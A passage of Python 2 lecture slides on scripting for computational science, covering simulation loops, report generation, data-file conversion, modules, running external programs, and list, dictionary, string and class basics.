outfile = '%s.ps';  print('-dps',  outfile)  %% ps BW plot
outfile = '%s.png'; print('-dpng', outfile)  %% png color plot
""" % (case,m,b,c,func,A,w,y0,dt,case,case))
if screenplot: f.write('pause(30)\n')
f.write('exit\n'); f.close()

if screenplot:
    cmd = 'matlab -nodesktop -r ' + case + ' > /dev/null &'
else:
    cmd = 'matlab -nodisplay -nojvm -r ' + case
failure, output = commands.getstatusoutput(cmd)
```


Series of numerical experiments

- Suppose we want to run a series of experiments with different m values
- Put a script on top of simviz1.py,

```
./loop4simviz1.py m_min m_max dm \
                  [options as for simviz1.py]
```

  having a loop over m and calling simviz1.py inside the loop
- Each experiment is archived in a separate directory
- That is, loop4simviz1.py controls the -m and -case options to simviz1.py

Handling command-line args (1)

- The first three arguments define the m values:

```
try:
    m_min = float(sys.argv[1])
    m_max = float(sys.argv[2])
    dm    = float(sys.argv[3])
except:
    print 'Usage:',sys.argv[0],\
    'm_min m_max m_increment [ simviz1.py options ]'
    sys.exit(1)
```

- Pass the rest of the arguments, `sys.argv[4:]`, to simviz1.py
- Problem: `sys.argv[4:]` is a list, we need a string

```
['-b','5','-c','1.1'] -> '-b 5 -c 1.1'
```


Handling command-line args (2)

- `' '.join(list)` can make a string out of the list `list`, with a blank between each item

```
simviz1_options = ' '.join(sys.argv[4:])
```

- Example:

```
./loop4simviz1.py 0.5 2 0.5 -b 2.1 -A  3.6
```

  results in

```
m_min:  0.5
m_max:  2.0
dm:     0.5
simviz1_options = '-b 2.1 -A 3.6'
```


The loop over m

- Cannot use

```
for m in range(m_min, m_max, dm):
```

  because `range` works with integers only
- A while-loop is appropriate:

```
m = m_min
while m <= m_max:
    case = 'tmp_m_%g' % m
    s = 'python simviz1.py %s -m %g -case %s' % \
        (simviz1_options,m,case)
    failure, output = commands.getstatusoutput(s)
    m += dm
```

  (Note: our `-m` and `-case` will override any `-m` or `-case` option provided by the user)

Collecting plots in an HTML file

- Many runs can be handled; need a way to browse the results
- Idea: collect all plots in a common HTML file:

```
html = open('tmp_mruns.html', 'w')
html.write('<HTML><BODY BGCOLOR="white">\n')

m = m_min
while m <= m_max:
    case = 'tmp_m_%g' % m
    cmd = 'python simviz1.py %s -m %g -case %s' % \
          (simviz1_options, m, case)
    failure, output = commands.getstatusoutput(cmd)
    html.write('<H1>m=%g</H1> <IMG SRC="%s">\n' \
         % (m,os.path.join(case,case+'.png')))
    m += dm
html.write('</BODY></HTML>\n')
```


Collecting plots in a PostScript file

- For compact printing a PostScript file with small-sized versions of all the plots is useful
- `epsmerge` (Perl script) is an appropriate tool:

```
# concatenate file1.ps, file2.ps, and so on to
# one single file figs.ps, having pages with
# 3 rows with 2 plots in each row (-par preserves
# the aspect ratio of the plots)

epsmerge -o figs.ps -x 2 -y 3 -par \
         file1.ps file2.ps file3.ps ...
```

- Can use this technique to make a compact report of the generated PostScript files for easy printing

Implementation of ps-file report

```
psfiles = []  # plot files in PostScript format
...
while m <= m_max:
    case = 'tmp_m_%g' % m
    ...
    psfiles.append(os.path.join(case,case+'.ps'))
    ...
...
s = 'epsmerge -o tmp_mruns.ps -x 2 -y 3 -par ' + \
    ' '.join(psfiles)
failure, output = commands.getstatusoutput(s)
```

Animated GIF file

- When we vary m, wouldn't it be nice to see progressive plots put together in a movie?
- Can combine the PNG files together in an animated GIF file:

```
convert -delay 50 -loop 1000 -crop 0x0 \
        plot1.png plot2.png plot3.png plot4.png ...  movie.gif
```

```
animate movie.gif  # or display movie.gif
```

  (convert and animate are ImageMagick tools)
- Collect all PNG filenames in a list and join the list items (as in the generation of the ps-file report)

Some improvements

- Enable loops over an arbitrary parameter (not only m)

```
# easy:
'-m %g' % m
# is replaced with
'-%s %s' % (str(prm_name), str(prm_value))
# prm_value plays the role of the m variable
# prm_name ('m', 'b', 'c', ...) is read as input
```

- Keep the range of the y axis fixed (for movie)
- Files:

```
simviz1.py  : run simulation and visualization
simviz2.py  : additional option for yaxis scale
```

```
loop4simviz1.py : m loop calling simviz1.py
loop4simviz2.py : loop over any parameter in
                  simviz2.py and make movie
```


Playing around with experiments

We can perform lots of different experiments:

- Study the impact of increasing the mass:

```
./loop4simviz2.py m 0.1 6.1 0.5 -yaxis -0.5 0.5 -noscreenplot
```

- Study the impact of a nonlinear spring:

```
./loop4simviz2.py c 5 30 2 -yaxis -0.7 0.7 -b 0.5 \
                  -func siny -noscreenplot
```

- Study the impact of increasing the damping:

```
./loop4simviz2.py b 0 2 0.25 -yaxis -0.5 0.5 -A 4
```

  (loop over b, from 0 to 2 in steps of 0.25)

Remarks

- Reports:

```
tmp_c.gif          # animated GIF (movie)
animate tmp_c.gif
```

```
tmp_c_runs.html    # browsable HTML document
tmp_c_runs.ps      # all plots in a ps-file
```

- All experiments are archived in a directory with a filename reflecting the varying parameter:

```
tmp_m_2.1   tmp_b_0   tmp_c_29
```

- All generated files/directories start with tmp so it is easy to clean up hundreds of experiments
- Try the listed `loop4simviz2.py` commands!!

Exercise

- Make a summary report with the equation, a picture of the system, the command-line arguments, and a movie of the solution
- Make a link to a detailed report with plots of all the individual experiments
- Demo:

```
./loop4simviz2_2html.py m 0.1 6.1 0.5 -yaxis -0.5 0.5 -noscreenpl
ls -d tmp_*
mozilla tmp_m_summary.html
```


Increased quality of scientific work

- Archiving of experiments and having a system for uniquely relating input data to visualizations or result files are fundamental for reliable scientific investigations
- The experiments can easily be reproduced
- New (large) sets of experiments can be generated
- We make tailored tools for investigating results
- All these items contribute to increased quality of numerical experimentation

New example: converting data file formats

- Input file with time series data:

```
some comment line
1.5
  measurements  model1 model2
     0.0          0.1    1.0
     0.1          0.1    0.188
     0.2          0.2    0.25
```

  Contents: comment line, time step, headings, time series data
- Goal: split file into two-column files, one for each time series
- Script: interpret input file, split text, extract data and write files

Example on an output file

- The `model1.dat` file, arising from column no 2, becomes

```
0    0.1
1.5  0.1
3    0.2
```

- The time step parameter, here 1.5, is used to generate the first column

Program flow

- Read inputfile name (1st command-line arg.)
- Open input file
- Read and skip the 1st (comment) line
- Extract time step from the 2nd line
- Read time series names from the 3rd line
- Make a list of file objects, one for each time series
- Read the rest of the file, line by line:
  - split lines into y values
  - write t and y value to file, for all series

File: `src/py/intro/convert1.py`

What to learn

- Reading and writing files
- Sublists
- List of file objects
- Dictionaries
- Arrays of numbers
- List comprehension
- Refactoring a flat script as functions in a module

Reading in the first 3 lines

- Open file and read comment line:

```
infilename = sys.argv[1]
ifile = open(infilename, 'r') # open for reading
line = ifile.readline()
```

- Read time step from the next line:

```
dt = float(ifile.readline())
```

- Read next line containing the curvenames:

```
ynames = ifile.readline().split()
```


Output to many files

- Make a list of file objects for output of each time series:

```
outfiles = []
for name in ynames:
    outfiles.append(open(name + '.dat', 'w'))
```


Writing output

- Read each line, split into y values, write to output files:

```
t = 0.0    # t value
# read the rest of the file line by line:
while 1:
    line = ifile.readline()
    if not line: break

    yvalues = line.split()

    # skip blank lines:
    if len(yvalues) == 0: continue

    for i in range(len(outfiles)):
        outfiles[i].write('%12g %12.5e\n' % \
                          (t, float(yvalues[i])))
    t += dt

for file in outfiles:
    file.close()
```


Dictionaries

- Dictionary = array with a text as index
- Also called *hash* or *associative array* in other languages
- Can store 'anything':

```
prm['damping'] = 0.2             # number

def x3(x):
    return x*x*x
prm['stiffness'] = x3            # function object

prm['model1'] = [1.2, 1.5, 0.1]  # list object
```

- The text index is called *key*

Dictionaries for our application

- Could store the time series in memory as a dictionary of lists; the list items are the y values and the y names are the keys

```
y = {}           # declare empty dictionary
# ynames: names of y curves
for name in ynames:
    y[name] = [] # for each key, make empty list

lines = ifile.readlines()  # list of all lines
...
for line in lines[3:]:
    yvalues = [float(x) for x in line.split()]
    i = 0  # counter for yvalues
    for name in ynames:
        y[name].append(yvalues[i]); i += 1
```

File: `src/py/intro/convert2.py`

Dissection of the previous slide

- Specifying a sublist, e.g., the 4th line until the last line: `lines[3:]`
  Transforming all words in a line to floats:

```
yvalues = [float(x) for x in line.split()]

# same as
numbers = line.split()
yvalues = []
for s in numbers:
    yvalues.append(float(s))
```

The items in a dictionary

- The input file

```
some comment line
1.5
  measurements  model1 model2
     0.0         0.1    1.0
     0.1         0.1    0.188
     0.2         0.2    0.25
```

results in the following y dictionary:

```
'measurements': [0.0, 0.1, 0.2],
'model1':       [0.1, 0.1, 0.2],
'model2':       [1.0, 0.188, 0.25]
```

(this output is plain print: `print y`)

Remarks

- Fortran/C programmers tend to think of indices as integers
- Scripters make heavy use of dictionaries and text-type indices (keys)
- Python dictionaries can use (almost) any object as key (!)
- A dictionary is also often called hash (e.g. in Perl) or associative array
- Examples will demonstrate their use

Next step: make the script reusable

- The previous script is “flat”
  (start at top, run to bottom)
- Parts of it may be reusable
- We may like to load data from file, operate on data, and then dump data
- Let’s refactor the script:
  - make a load data function
  - make a dump data function
  - collect these two functions in a reusable module

The load data function

```
def load_data(filename):
    f = open(filename, 'r'); lines = f.readlines(); f.close()
    dt = float(lines[1])
    ynames = lines[2].split()
    y = {}
    for name in ynames:  # make y a dictionary of (empty) lists
        y[name] = []

    for line in lines[3:]:
        yvalues = [float(yi) for yi in line.split()]
        if len(yvalues) == 0: continue  # skip blank lines
        for name, value in zip(ynames, yvalues):
            y[name].append(value)
    return y, dt
```


How to call the load data function

- Note: the function returns two (!) values;
  a dictionary of lists, plus a float
- It is common that output data from a Python function are returned, and multiple data structures can be returned (actually packed as a *tuple*, a kind of “constant list”)
- Here is how the function is called:

```
y, dt = load_data('somedatafile.dat')
print y
```

Output from `print y`:

```
>>> y
{'tmp-model2': [1.0, 0.188, 0.25],
'tmp-model1': [0.10000000000000001, 0.10000000000000001,
               0.20000000000000001],
'tmp-measurements': [0.0, 0.10000000000000001, 0.20000000000000001
```


Iterating over several lists

- C/C++/Java/Fortran-like iteration over two arrays/lists:

```
for i in range(len(list)):
    e1 = list1[i];  e2 = list2[i]
    # work with e1 and e2
```

- Pythonic version:

```
for e1, e2 in zip(list1, list2):
    # work with element e1 from list1 and e2 from list2
```

For example,

```
for name, value in zip(ynames, yvalues):
    y[name].append(value)
```


The dump data function

```
def dump_data(y, dt):
    # write out 2-column files with t and y[name] for each name:
    for name in y.keys():
        ofile = open(name+'.dat', 'w')
        for k in range(len(y[name])):
            ofile.write('%12g %12.5e\n' % (k*dt, y[name][k]))
        ofile.close()
```


Reusing the functions

- Our goal is to reuse `load_data` and `dump_data`, possibly with some operations on y in between:

```
from convert3 import load_data, dump_data

y, timestep = load_data('.convert_infile1')

from math import fabs
for name in y:  # run through keys in y
    maxabsy = max([fabs(yval) for yval in y[name]])
    print 'max abs(y[%s](t)) = %g' % (name, maxabsy)

dump_data(y, timestep)
```

- Then we need to make a module `convert3`!

How to make a module

- Collect the functions in the module in a file, here the file is called `convert3.py`
- We have then made a module `convert3`
- The usage is as exemplified on the previous slide

Module with application script

- The scripts `convert1.py` and `convert2.py` load and dump data - this functionality can be reproduced by an application script using `convert3`
- The application script can be included in the module:

```
if __name__ == '__main__':
    import sys
    try:
        infilename = sys.argv[1]
    except:
        usage = 'Usage: %s infile' % sys.argv[0]
        print usage; sys.exit(1)
    y, dt = load_data(infilename)
    dump_data(y, dt)
```

- If the module file is run as a script, the `if` test is true and the application script is run
- If the module is imported in a script, the `if` test is false and no statements are executed

Usage of convert3.py

- As script:

```
unix> ./convert3.py someinputfile.dat
```

- As module:

```
import convert3
y, dt = convert3.load_data('someinputfile.dat')
# do more with y?
dump_data(y, dt)
```

- The application script at the end also serves as an example on how to use the module

How to solve exercises

- Construct an example on the functionality of the script, if that is not included in the problem description
- Write very high-level pseudo code with words
- Scan known examples for constructions and functionality that can come into use
- Look up man pages, reference manuals, FAQs, or textbooks for functionality you have minor familiarity with, or to clarify syntax details
- Search the Internet if the documentation from the latter point does not provide sufficient answers

Example: write a join function

- Exercise:
  Write a function `myjoin` that concatenates a list of strings to a single string, with a specified delimiter between the list elements. That is, `myjoin` is supposed to be an implementation of a string's `join` method in terms of basic string operations.
- Functionality:

```
s = myjoin(['s1', 's2', 's3'], '*')
# s becomes 's1*s2*s3'
```


The next steps

- Pseudo code:

```
function myjoin(list, delimiter)
  joined = first element in list
  for element in rest of list:
    concatenate joined, delimiter and element
  return joined
```

- Known examples: string concatenation (+ operator) from hw.py, list indexing (`list[0]`) from datatrans1.py, sublist extraction (`list[1:]`) from convert1.py, function construction from datatrans1.py

Refined pseudo code

```
def myjoin(list, delimiter):
  joined = list[0]
  for element in list[1:]:
    joined += delimiter + element
  return joined
```

That's it!

How to present the answer to an exercise

- Use comments to explain *ideas*
- Use descriptive variable names to reduce the need for more comments
- Find generic solutions (unless the code size explodes)
- Strive at compact code, but not too compact
- Invoke the Python interpreter and run `import this`
- Always construct a demonstrating running example and include in it the source code file inside triple-quoted strings:

```
"""
unix> python hw.py 3.1459
Hello, World! sin(3.1459)=-0.00430733309102
"""
```

How to print exercises with a2ps

- Here is a suitable command for printing exercises for a week:

```
unix> a2ps --line-numbers=1 -4 -o outputfile.ps *.py
```

  This prints all `*.py` files, with 4 (because of `-4`) pages per sheet
- See man a2ps for more info about this command
- In every exercise you also need examples on how a script is run and what the output is – one recommendation is to put all this info (cut from the terminal window and pasted in your editor) in a triple double quoted Python string (such a string can be viewed as example/documentation/comment as it does not affect the behavior of the script)

Frequently encountered tasks in Python

Overview

- running an application
- file reading and writing
- list and dictionary operations
- splitting and joining text
- basics of Python classes
- writing functions
- file globbing, testing file types
- copying and renaming files, creating and moving to directories, creating directory paths, removing files and directories
- directory tree traversal
- parsing command-line arguments

Python programming information

Man-page oriented information:

- `pydoc somemodule.somefunc`, `pydoc somemodule`
- `doc.html`! Links to lots of electronic information
- The Python Library Reference (go to the index)
- Python in a Nutshell
- Beazley's Python reference book
- Your favorite Python language book
- Google

These slides (and exercises) are closely linked to the "Python scripting for computational science" book, ch. 3 and 8

Demo of the result of Python statements

- We requently illustrate Python constructions in the interactive shell
- Recommended shells: IDLE or IPython
- Examples (using standard prompt, not default IPython look):

```
>>> t = 0.1
>>> def f(x):
...     return math.sin(x)
...
>>> f(t)
0.099833416646828155
>>> os.path.splitext('/some/long/path/myfile.dat')
('/some/long/path/myfile', '.dat')
```

- Help in the shell:

```
>>> help(os.path.splitext)
```


Preprocessor

- C and C++ programmers heavily utilize the "C preprocessor" for including files, excluding code blocks, defining constants, etc.
- `preprocess` is a (Python!) program that provides (most) "C preprocessor" functionality for Python, Perl, Ruby, shell scripts, makefiles, HTML, Java, JavaScript, PHP, Fortran, C, C++, ... (!)
- `preprocess` directives are typeset within comments
- Most important directives: `include`, `if/ifdef/ifndef/else/endif`, `define`
- See `pydoc preprocess` for documentation

```
# #if defined('DEBUG') and DEBUG >= 2
# write out debug info at level 2:
...
# #elif DEBUG == 0
# write out minimal debug info:
...
# #else
# no debug output
# #endif
```

```
preprocess -DDEBUG=1 pyscript.p.py > pyscript.py
```


How to use the preprocessor

- Include documentation or common code snippets in several files

```
#  #include "myfile.py"
```

- Exclude/include code snippets according to an variable (its value or just if the variable is defined)

```
# #ifdef MyDEBUG
....debug code....
# #endif
```

- Define variables with optional value

```
# #define MyDEBUG
```

```
# #define MyDEBUG 2
```

  Such preprocessor variables can also be defined on the command line

```
preprocess -DMyDEBUG=2 myscript.p.py > myscript.py
```

- Naming convention: `.p.py` files are input

Running an application

- Run a stand-alone program:

```
cmd = 'myprog -c file.1 -p -f -q > res'
failure = os.system(cmd)
if failure:
  print '%s: running myprog failed' % sys.argv[0]
  sys.exit(1)
```

- Redirect output from the application to a list of lines:

```
pipe = os.popen(cmd)
output = pipe.readlines()
pipe.close()
```

```
for line in output:
  # process line
```

- Better tool: the `commands` module (next slide)

Running applications and grabbing the output

- Best way to execute another program:

```
import commands
failure, output = commands.getstatusoutput(cmd)

if failure:
    print 'Could not run', cmd; sys.exit(1)

for line in output.splitlines()  # or output.split('\n'):
    # process line
```

  (`output` holds the output as a string)
- `output` holds both standard error and standard output (`os.popen` grabs only standard output so you do not see error messages)

Running applications in the background

- `os.system`, pipes, or `commands.getstatusoutput` terminates after the command has terminated
- There are two methods for running the script in parallel with the command:
  - run the command in the background

```
Unix:     add an ampersand (&) at the end of the command
Windows:  run the command with the 'start' program
```

  - run the operating system command in a separate thread
- More info: see "Platform-dependent operations" slide and the `threading` module

Pipes

- Open (in a script) a dialog with an interactive program:

```
gnuplot = os.popen('gnuplot -persist', 'w')
gnuplot.write("""
set xrange [0:10]; set yrange [-2:2]
plot sin(x)
quit
""")
gnuplot.close()  # gnuplot is now run with the written input
```

- Same as "here documents" in Unix shells:

```
gnuplot <<EOF
set xrange [0:10]; set yrange [-2:2]
plot sin(x)
quit
EOF
```


Writing to and reading from applications

- There are `popen` *modules* that allows us to have two-way comminucation with an application (read/write), but this technique is not suitable for reliable two-way dialog (easy to get hang-ups)
- The `pexpect` module is the right tool for a two-way dialog with a stand-alone application

```
# copy files to remote host via scp and password dialog
cmd = 'scp %s %s@%s:%s' % (filename, user, host, directory)
import pexpect
child = pexpect.spawn(cmd)
child.expect('password:')
child.sendline('&%$hQxz?+MbH')
child.expect(pexpect.EOF)  # important; wait for end of scp sessi
child.close()
```

- Complete example: `simviz1.py` version that runs `oscillator` on a remote machine ("supercomputer") via `pexpect`:

```
src/py/examples/simviz/simviz1_ssh_pexpect.py
```


File reading

- Load a file into list of lines:

```
infilename = '.myprog.cpp'
infile = open(infilename, 'r')  # open file for reading

# load file into a list of lines:
lines = infile.readlines()

# load file into a string:
filestr = infile.read()
```

- Line-by-line reading (for large files):

```
while 1:
    line = infile.readline()
    if not line: break
    # process line
```


File writing

- Open a new output file:

```
outfilename = '.myprog2.cpp'
outfile = open(outfilename, 'w')
outfile.write('some string\n')
```

- Append to existing file:

```
outfile = open(outfilename, 'a')
outfile.write('....')
```


Python types

- Numbers: `float`, `complex`, `int` (+ `bool`)
- Sequences: `list`, `tuple`, `str`, NumPy arrays
- Mappings: `dict` (dictionary/hash)
- Instances: user-defined class
- Callables: functions, callable instances

Numerical expressions

- Python distinguishes between strings and numbers:

```
b =  1.2       # b is a number
b = '1.2'      # b is a string
a = 0.5 * b    # illegal: b is NOT converted to float
a = 0.5 * float(b)   # this works
```

- All Python objects are compard with

```
==   !=  <  >  <=  >=
```

Potential confusion

- Consider:

```
b = '1.2'

if b < 100:    print b, '< 100'
else:          print b, '>= 100'
```

What do we test? string less than number!

- What we want is

```
if float(b) < 100:   # floating-point number comparison
# or
if b < str(100):     # string comparison
```


Boolean expressions

- `bool` is `True` or `False`
- Can mix `bool` with `int` 0 (false) or 1 (true)
- Boolean tests:

```
a = '';   a = [];   a = ();   a = {};   # empty structures
a = 0;    a = 0.0
if a:       # false
if not a:   # true
```

other values of a: `if a` is true

Setting list elements

- Initializing a list:

```
arglist = [myarg1, 'displacement', "tmp.ps"]
```

- Or with indices (if there are already two list elements):

```
arglist[0] = myarg1
arglist[1] = 'displacement'
```

- Create list of specified length:

```
n = 100
mylist = [0.0]*n
```

- Adding list elements:

```
arglist = []  # start with empty list
arglist.append(myarg1)
arglist.append('displacement')
```


Getting list elements

- Extract elements form a list:

```
 filename, plottitle, psfile  = arglist
(filename, plottitle, psfile) = arglist
[filename, plottitle, psfile] = arglist
```

- Or with indices:

```
filename = arglist[0]
plottitle = arglist[1]
```


Traversing lists

- For each item in a list:

```
for entry in arglist:
    print 'entry is', entry
```

- For-loop-like traversal:

```
start = 0;  stop = len(arglist);  step = 1
for index in range(start, stop, step):
    print 'arglist[%d]=%s' % (index,arglist[index])
```

- Visiting items in reverse order:

```
mylist.reverse()  # reverse order
for item in mylist:
    # do something...
```


List comprehensions

- Compact syntax for manipulating all elements of a list:

```
y = [ float(yi) for yi in line.split() ]  # call function float
x = [ a+i*h for i in range(n+1) ]         # execute expression
```

(called list comprehension)

- Written out:

```
y = []
for yi in line.split():
    y.append(float(yi))
```

etc.

Map function

- `map` is an alternative to list comprehension:

```
y = map(float, line.split())
y = map(lambda i: a+i*h, range(n+1))
```

- `map` is faster than list comprehension but not as easy to read

Typical list operations

```
d = []            # declare empty list
d.append(1.2)     # add a number 1.2
d.append('a')     # add a text
d[0] = 1.3        # change an item
del d[1]          # delete an item
len(d)            # length of list
```

Nested lists

- Lists can be nested and heterogeneous
- List of string, number, list and dictionary:

```
>>> mylist = ['t2.ps', 1.45, ['t2.gif', 't2.png'],\
          { 'factor' : 1.0, 'c' : 0.9} ]
>>> mylist[3]
{'c': 0.90000000000000002, 'factor': 1.0}
>>> mylist[3]['factor']
1.0
>>> print mylist
['t2.ps', 1.45, ['t2.gif', 't2.png'],
 {'c': 0.90000000000000002, 'factor': 1.0}]
```

- Note: `print` prints all basic Python data structures in a nice format

Sorting a list

- In-place sort:

  `mylist.sort()`

  modifies `mylist`!

```
>>> print mylist
[1.4, 8.2, 77, 10]
>>> mylist.sort()
>>> print mylist
[1.4, 8.2, 10, 77]
```

- Strings and numbers are sorted as expected

Defining the comparison criterion

```
# ignore case when sorting:

def ignorecase_sort(s1, s2):
    s1 = s1.lower()
    s2 = s2.lower()
    if   s1 <  s2: return -1
    elif s1 == s2: return  0
    else:          return  1

# or a quicker variant, using Python's built-in
# cmp function:
def ignorecase_sort(s1, s2):
    s1 = s1.lower();  s2 = s2.lower()
    return cmp(s1,s2)

# usage:
mywords.sort(ignorecase_sort)
```


Tuples ('constant lists')

- Tuple = constant list; items cannot be modified

```
>>> s1=[1.2, 1.3, 1.4]   # list
>>> s2=(1.2, 1.3, 1.4)   # tuple
>>> s2=1.2, 1.3, 1.4     # may skip parenthesis
>>> s1[1]=0              # ok
>>> s2[1]=0              # illegal
Traceback (innermost last):
  File "<pyshell#17>", line 1, in ?
    s2[1]=0
TypeError: object doesn't support item assignment

>>> s2.sort()
AttributeError: 'tuple' object has no attribute 'sort'
```

- You cannot append to tuples, but you can add two tuples to form a new tuple

Dictionary operations

- Dictionary = array with text indices (keys)
  (even user-defined objects can be indices!)
- Also called hash or associative array
- Common operations:

```
d['mass']           # extract item corresp. to key 'mass'
d.keys()            # return copy of list of keys
d.get('mass',1.0)   # return 1.0 if 'mass' is not a key
d.has_key('mass')   # does d have a key 'mass'?
d.items()           # return list of (key,value) tuples
del d['mass']       # delete an item
len(d)              # the number of items
```


Initializing dictionaries

- Multiple items:

```
d = { 'key1' : value1, 'key2' : value2 }
# or
d = dict(key1=value1, key2=value2)
```

- Item by item (indexing):

```
d['key1'] = anothervalue1
d['key2'] = anothervalue2
d['key3'] = value2
```


Dictionary examples

- Problem: store MPEG filenames corresponding to a parameter with values 1, 0.1, 0.001, 0.00001

```
movies[1]       = 'heatsim1.mpeg'
movies[0.1]     = 'heatsim2.mpeg'
movies[0.001]   = 'heatsim5.mpeg'
movies[0.00001] = 'heatsim8.mpeg'
```

- Store compiler data:

```
g77 = {
  'name'          : 'g77',
  'description'   : 'GNU f77 compiler, v2.95.4',
  'compile_flags' : ' -pg',
  'link_flags'    : ' -pg',
  'libs'          : '-lf2c',
  'opt'           : '-O3 -ffast-math -funroll-loops'
}
```


Another dictionary example (1)

- Idea: hold command-line arguments in a dictionary `cmlargs[option]`, e.g., `cmlargs['infile']`, instead of separate variables
- Initialization: loop through `sys.argv`, assume options in pairs: –option value

```
arg_counter = 1
while arg_counter < len(sys.argv):
    option = sys.argv[arg_counter]
    option = option[2:]  # remove double hyphen
    if option in cmlargs:
        # next command-line argument is the value:
        arg_counter += 1
        value = sys.argv[arg_counter]
        cmlargs[cmlarg] = value
    else:
        # illegal option
    arg_counter += 1
```

Another dictionary example (2)

- Working with `cmlargs` in simviz1.py:

```
f = open(cmlargs['case'] + '.', 'w')
f.write(cmlargs['m']     + '\n')
f.write(cmlargs['b']     + '\n')
f.write(cmlargs['c']     + '\n')
f.write(cmlargs['func']  + '\n')
...
# make gnuplot script:
f = open(cmlargs['case'] + '.gnuplot', 'w')
f.write("""
set title '%s: m=%s b=%s c=%s f(y)=%s A=%s w=%s y0=%s dt=%s';
""" % (cmlargs['case'],cmlargs['m'],cmlargs['b'],
       cmlargs['c'],cmlargs['func'],cmlargs['A'],
       cmlargs['w'],cmlargs['y0'],cmlargs['dt']))
if not cmlargs['noscreenplot']:
    f.write("plot 'sim.dat' title 'y(t)' with lines;\n")
```

- Note: all `cmlargs[opt]` are (here) strings!

Environment variables

- The dictionary-like `os.environ` holds the environment variables:

```
os.environ['PATH']
os.environ['HOME']
os.environ['scripting']
```

- Write all the environment variables in alphabethic order:

```
sorted_env = os.environ.keys()
sorted_env.sort()

for key in sorted_env:
    print '%s = %s' % (key, os.environ[key])
```


Find a program

- Check if a given program is on the system:

```
program = 'vtk'
path = os.environ['PATH']
# PATH can be /usr/bin:/usr/local/bin:/usr/X11/bin
# os.pathsep is the separator in PATH
# (: on Unix, ; on Windows)
paths = path.split(os.pathsep)
for d in paths:
    if os.path.isdir(d):
        if os.path.isfile(os.path.join(d, program)):
             program_path = d; break

try:  # program was found if program_path is defined
    print '%s found in %s' % (program, program_path)
except:
    print '%s not found' % program
```


Cross-platform fix of previous script

- On Windows, programs usually end with `.exe` (binaries) or `.bat` (DOS scripts), while on Unix most programs have no extension
- We test if we are on Windows:

```
if sys.platform[:3] == 'win':
    # Windows-specific actions
```

- Cross-platform snippet for finding a program:

```
for d in paths:
    if os.path.isdir(d):
        fullpath = os.path.join(dir, program)
        if sys.platform[:3] == 'win':   # windows machine?
            for ext in '.exe', '.bat':  # add extensions
                if os.path.isfile(fullpath + ext):
                    program_path = d; break
        else:
            if os.path.isfile(fullpath):
                program_path = d; break
```


Splitting text

- Split string into words:

```
>>> files = 'case1.ps case2.ps    case3.ps'
>>> files.split()
['case1.ps', 'case2.ps', 'case3.ps']
```

- Can split wrt other characters:

```
>>> files = 'case1.ps, case2.ps, case3.ps'
>>> files.split(', ')
['case1.ps', 'case2.ps', 'case3.ps']
>>> files.split(',  ')  # extra erroneous space after comma...
['case1.ps, case2.ps, case3.ps']  # unsuccessful split
```

- Very useful when interpreting files

Example on using split (1)

- Suppose you have file containing numbers only
- The file can be formatted 'arbitrarily', e.g,

```
1.432 5E-09
1.0

3.2 5 69 -111
4 7 8
```

- Get a list of all these numbers:

```
f = open(filename, 'r')
numbers = f.read().split()
```

- String objects's `split` function splits wrt sequences of whitespace (whitespace = blank char, tab or newline)

Example on using split (2)

- Convert the list of strings to a list of floating-point numbers, using `map`:

```
numbers = [ float(x) for x in f.read().split() ]
```

- Think about reading this file in Fortran or C! (quite some low-level code...)
- This is a good example of how scripting languages, like Python, yields flexible and compact code

Joining a list of strings

- Join is the opposite of split:

```
>>> line1 = 'iteration 12:    eps= 1.245E-05'
>>> line1.split()
['iteration', '12:', 'eps=', '1.245E-05']
>>> w = line1.split()
>>> ' '.join(w)  # join w elements with delimiter ' '
'iteration 12: eps= 1.245E-05'
```

- Any delimiter text can be used:

```
>>> '@@@'.join(w)
'iteration@@@12:@@@eps=@@@1.245E-05'
```

Common use of join/split

```
f = open('myfile', 'r')
lines = f.readlines()              # list of lines
filestr = ''.join(lines)           # a single string
# can instead just do
# filestr = file.read()

# do something with filestr, e.g., substitutions...

# convert back to list of lines:
lines = filestr.splitlines()
for line in lines:
    # process line
```


Text processing (1)

- Exact word match:

```
if line == 'double':
   # line equals 'double'

if line.find('double') != -1:
   # line contains 'double'
```

- Matching with Unix shell-style wildcard notation:

```
import fnmatch
if fnmatch.fnmatch(line, 'double'):
   # line contains 'double'
```

  Here, double can be any valid wildcard expression, e.g.,

```
double*    [Dd]ouble
```


Text processing (2)

- Matching with full regular expressions:

```
import re
if re.search(r'double', line):
    # line contains 'double'
```

  Here, double can be any valid regular expression, e.g.,

```
double[A-Za-z0-9_]*  [Dd]ouble  (DOUBLE|double)
```


Substitution

- Simple substitution:

```
newstring = oldstring.replace(substring, newsubstring)
```

- Substitute regular expression `pattern` by `replacement` in `str`:

```
import re
str = re.sub(pattern, replacement, str)
```


Various string types

- There are many ways of constructing strings in Python:

```
s1 = 'with forward quotes'
s2 = "with double quotes"
s3 = 'with single quotes and a variable: %(r1)g' \
     % vars()
s4 = """as a triple double (or single) quoted string"""
s5 = """triple double (or single) quoted strings
allow multi-line text (i.e., newline is preserved)
with other quotes like ' and  "
"""
```

- Raw strings are widely used for regular expressions

```
s6 = r'raw strings start with r and \ remains backslash'
s7 = r"""another raw string with a double backslash: \\ """
```


String operations

- String concatenation:

```
myfile = filename + '_tmp' + '.dat'
```

- Substring extraction:

```
>>> teststr = '0123456789'
>>> teststr[0:5]; teststr[:5]
'01234'
'01234'
>>> teststr[3:8]
'34567'
>>> teststr[3:]
'3456789'
```


Mutable and immutable objects

- The items/contents of mutable objects can be changed in-place
- Lists and dictionaries are mutable
- The items/contents of immutable objects cannot be changed in-place
- Strings and tuples are immutable

```
>>> s2=(1.2, 1.3, 1.4)   # tuple
>>> s2[1]=0              # illegal
```


Classes in Python

- Similar class concept as in Java and C++
- All functions are virtual
- No private/protected variables
  (the effect can be "simulated")
- Single and multiple inheritance
- Everything in Python is a class and works with classes
- Class programming is easier and faster than in C++ and Java (?)

The basics of Python classes

- Declare a base class `MyBase`:

```
class MyBase:

    def __init__(self,i,j):  # constructor
        self.i = i; self.j = j

    def write(self):         # member function
        print 'MyBase: i=',self.i,'j=',self.j
```

- `self` is a reference to this object
- Data members are prefixed by self: `self.i`, `self.j`
- All functions take `self` as first argument in the declaration, but not in the call

```
obj1 = MyBase(6,9); obj1.write()
```


Implementing a subclass

- Class `MySub` is a subclass of `MyBase`:

```
class MySub(MyBase):

    def __init__(self,i,j,k):  # constructor
        MyBase.__init__(self,i,j)
        self.k = k;

   def write(self):
        print 'MySub: i=',self.i,'j=',self.j,'k=',self.k
```

- Example:

```
# this function works with any object that has a write func:
def write(v): v.write()

# make a MySub instance
i = MySub(7,8,9)

write(i)   # will call MySub's write
